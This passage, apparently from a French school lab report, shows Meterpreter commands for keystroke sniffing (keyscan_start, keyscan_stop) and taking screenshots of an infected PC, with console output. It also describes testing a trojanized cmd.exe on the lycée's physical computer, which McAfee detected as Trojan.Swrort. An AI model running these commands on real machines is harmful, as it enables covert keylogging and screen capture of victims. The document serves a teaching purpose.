
```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > █
```

keyscan_stop : Permet de stopper la commande précédente :

```
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > █
```


screenshot : Permet de prendre une capture d'écran de l'écran du PC infecté :

```
meterpreter > screenshot
Screenshot saved to: /home/liam/nKFKxteQ.jpeg
meterpreter > █
```



Test sur l'ordinateur physique du lycée

Capture d'écran de l'alerte McAfee lors du téléchargement du cmd.exe vérolé :



Trojan.Swrort est le nom de détection pour une famille de chevaux de Troie qui ouvrent une porte dérobée sur l'ordinateur infecté, permettant à l'acteur malveillant d'accéder au PC infecté à distance et d'y avoir pleinement accès.